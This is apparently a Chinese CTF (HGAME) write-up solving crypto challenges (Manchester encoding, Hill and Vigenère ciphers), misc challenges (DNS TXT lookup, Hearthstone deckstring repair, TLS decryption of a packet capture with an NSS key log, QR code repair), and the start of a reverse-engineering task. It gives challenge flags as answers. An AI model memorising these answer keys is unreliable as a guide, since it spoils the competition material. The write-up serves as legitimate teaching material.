CRYPTO

浪漫的足球圣地

首先拿到密文

```
966A969596A9965996999565A5A59696A5A6A59A9699A599A596A595A599A569A5A99699A56996A596A696A996A6A5A696A9A595969AA5A69696A5A99696A595A59AA56A96A9A5A9969AA59A9559
```

根据本题名字, 可以判断和曼彻斯特编码有关 所以我们先把它当作十六进制转成二进制

```
1001011001101010100101110100101011001011010101001100101100101100110010110100110010110
1100101101001011010010110010110100101101010010110100110101001011001101010010110100110
1001011001100110100101100101101001011001010110100101100110011010010101101001101001011
0100110010110100110011010010101101001100101101010010110010110101001101001011010100110
0110101001101010010111010011010010111010101001101001011001010110010110100110101010010
1101001011010010110101001011010100110010110100101101010010110010110100101100110101010
0101101010100101110101010011010010111010100110010110100110101010010110011010100101010
1
```

然后进行解码, 根据测试, 可以判断是按照IEEE802编码的, 即0->10, 1->01, 解码后我们得到

```
0110100001100111011000010111011010110010101111011001100110110011000110010001101000110010
0110101001101100011011100110101001110010011000101100101001110010110001101100010011000010
1000100011001001100001001101111011001000011001001100110001100010110011000110111001101000
1100001100001001100010110010000110100011111101
```

观察发现 01101000 是h的ascii值 所以ascii转化 就得到了flag, 具体是啥我忘了

hill

题目描述: hill密码，秘钥是3x3矩阵，flag的密文是TCSHXZTCXAPBDKJVJDOHJEAE，flag中含有BABYSHILL，flag是有意义的英文，最终提交格式: hgame{有意义的英文}

根据hill加密的方式, 以及矩阵乘法以及分块矩阵的相关知识, 我们可以大胆猜想题目中所使用的加密方式是

```
(row vectors of flag)[8*3] * (key matrix)[3*3] = (cypher matrix)[8*3]
```

由此可以推出

$$\begin{bmatrix} B & A & B \\ Y & S & H \\ I & L & L \end{bmatrix} * (key \quad matrix) = (3 \quad row \quad vectors \quad of \quad cypher \quad matrix)$$

所以我们可以取密文中3行来解出密匙, 经过几次尝试后, 最终得到

$$\begin{bmatrix} B & A & B \\ Y & S & H \\ I & L & L \end{bmatrix} * \begin{bmatrix} G & X & B \\ N & P & K \\ U & Q & F \end{bmatrix} = \begin{bmatrix} H & X & Z \\ T & C & X \\ A & P & B \end{bmatrix}$$


中间便是我们所需要的key, 经过解密可以得出 flag: THEBABYSHILLCIPHERATTACK

Vigener~


根据题目描述是普通的Vigener加密, 密文如下

```
Zbi Namyrwjk wmhzk cw s eknlgv uz ifuxstlata edhnufwlow xwpz vc mkohk s kklmwk uz
mflklagnkh Gswyuv uavbijk, huwwv uh xzw ryxlwxm sx s qycogxx. Ml ay u jgjs ij
hgrsedhnufwlow wmtynmlmzcsf. Lny gahnyv ak kuwq lu orvwxmxsfj urv asjpwekhx, tmz cx
jwycwlwj upd szniehzm xg txyec az zsj lnliw ukhxmjoyw, ozowl wsxhiv az nlw vkmgjavnmgf ry
gzalzvw atxiuzozjjshfi. Ests twgvfi zsby xjakx xg asjpwekhx wfilchloir kunyqwk zbel sxy
ikkkhxasrfc Namyrwjk wmhzklw. Af kckzlkyr kadnc lzxyi, Xjoyhjaib Oskomoa ogm xzw lcvkl zi
tmtrcwz s myrwjgf qwlnih gx jygahnyvafm Pmywtyvw uojlwjy. Nlw Noaifwxy gahnyv osy
ivayohedde xikuxcfwv hs Kagbur Tsznmklg Viddgms af ncw gfk nlgmyurv xopi zmtxvwv ghh
xalnc-gfk vsgc Ru gaxxu hwd. Yck. Yaupef Tgnxakzu Fwdruwg, tan xzw ywlwek qek dgnij
eomellxcfmlkx xg Trumkw jy Zaykhijw oh xzw tcrwln wiflalc sfj ms suwomjwj cxk hxywwfz
heew. lfey ay ajqmenycpglmqqjzndhrqwpvhtaniz
```

这里我使用`CrypTool`通过自动字频分析可以获得密匙为GUESS




解密后便得到原文, 获得flag



MISC

Are You Familiar with DNS Records?

根据题目描述这是送分题, 所以只需要了解一下DNS Records就能解题, 遂google, 看看wiki百科可以知道DNS Records有很多种类型, 很容易就可以判断出最有可能记录flag的是Text record类型, 于是随便找个查询网站



快到火炉旁找个位置坐坐!

Description

1.从炉石传说导出的套牌为啥不能用了=。= ,还原它 2.flag为hgame{修复后的代码} 套牌代码:
AAECAf0EBu0FuAju9gLQwQIMigGcAq4DyQOrBMsE5gSYxALaxQKW5AK0/ALSiQOmmAMA

使用搜索引擎检索, 找到官方解释

The deckstring is a base64-encoded byte string. We decode it first. 然后进行分块

```
00 原:AAECAf0EBu0FuAju9gLQwQIMigGcAq4DyQOrBMsE5gSYxALaxQKW5AK0/ALSiQOmmAMA
01 修:
02    AAECAf0EBO0FuAju9gLQwQINigGcAq4DyQOrBMsE5gSYxALaxQKW5AK0/ALSiQOmmAMA
03          *             *
04 \x00                                                  //reserve
05 \x01                                                  //version
06 \x02                                                  //standard format
07 \x01                                                  //num_heroes
08 \xfd\x04     (637)                                    //Heroes
09 \x06                       -->\x04                    //Single-copy cards
0A \xed\x05     (749)
0B \xb8\x08      (1080)
0C \xee\xf6\x02 (47982)
0D \xd0\xc1\x02  (41168)
0E \x0c              (12)     -->\x0d                    //2-copy cards
0F \x8a\x01          (138)
10 \x9c\x02          (284)
11 \xae\x03          (430)
12 \xc9\x03          (457)
13 \xab\x04          (555)
14 \xcb\x04          (587)
15 \xe6\x04          (614)
16 \x98\xc4\x02            (41496)
17 \xda\xc5\x02            (41690)
18 \x96\xe4\x02            (45590)
19 \xb4\xfc\x02            (48692)
1A \xd2\x89\x03            (50386)
1B \xa6\x98\x03            (52262)
1C \x00
```

可以看到卡牌数量不对, 修改, 提交, 不行, 再次阅读代码生成规则发现


Although final ordering does not matter, cards are sorted by ascending DBF ID in their respective array in order to consistently generate the same deckstrings for the same decks.

可以看到上图中第三,四张Single-copy cards的DBF ID排序反了, 将其交换并base64编码, 最终得到flag

hgame{AAECAf0EBO0FuAjQwQLu9gINigGcAq4DyQOrBMsE5gSYxALaxQKW5AK0/ALSiQOmmAMA}

找得到我嘛？小火汁


下载获得流量包




大致浏览一下可以发现ftp传输了个2016 bytes的secret.zip, 我们把它导出并解压可以拿到一个secret.log

开头写着 # SSL/TLS secrets log file, generated by NSS, 说明这是NSS Key Log


于是在wireshark里加载它以解析加密的https



按http过滤, 发现已经增加了某些信息




导出并解包可以获得一个flag.jpg, 用010editor打开, 发现flag




初识二维码

下载发现flag.txt里的是base64编码的图片, 直接丢浏览器里获得二维码图片



根据题目描述, 这显然是不完整的二维码, 但是既然能扫出来, 那么data codewords应该是完好的, 所以可以得出



这个二维码尺寸是version4 (33*33), 然后我们用画图工具把Timing Patterns和Position Detection Patterns给画出来, 再扫一扫就可以获得flag, 工作量也不是很大

扫码得到flag: hgame{Qu1ck_ReSp0nse_cODe}

RE

maze

下载, ida分析, 找到main,

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-D0h]
  unsigned __int64 v5; // [rsp+C8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  puts(
    "Before finishing this problem\n"
    "I recommend you to read\n"
    "<One Hundred Years of Solitude> <The City in History: Its Origins, Its Transformations, and Its Pros> <the Death and"
    " Life of Great American Cities>");
  sleep(5u);
  puts("Have you finished reading? Let's submit the flag:");
  __isoc99_scanf("%s", &v4);
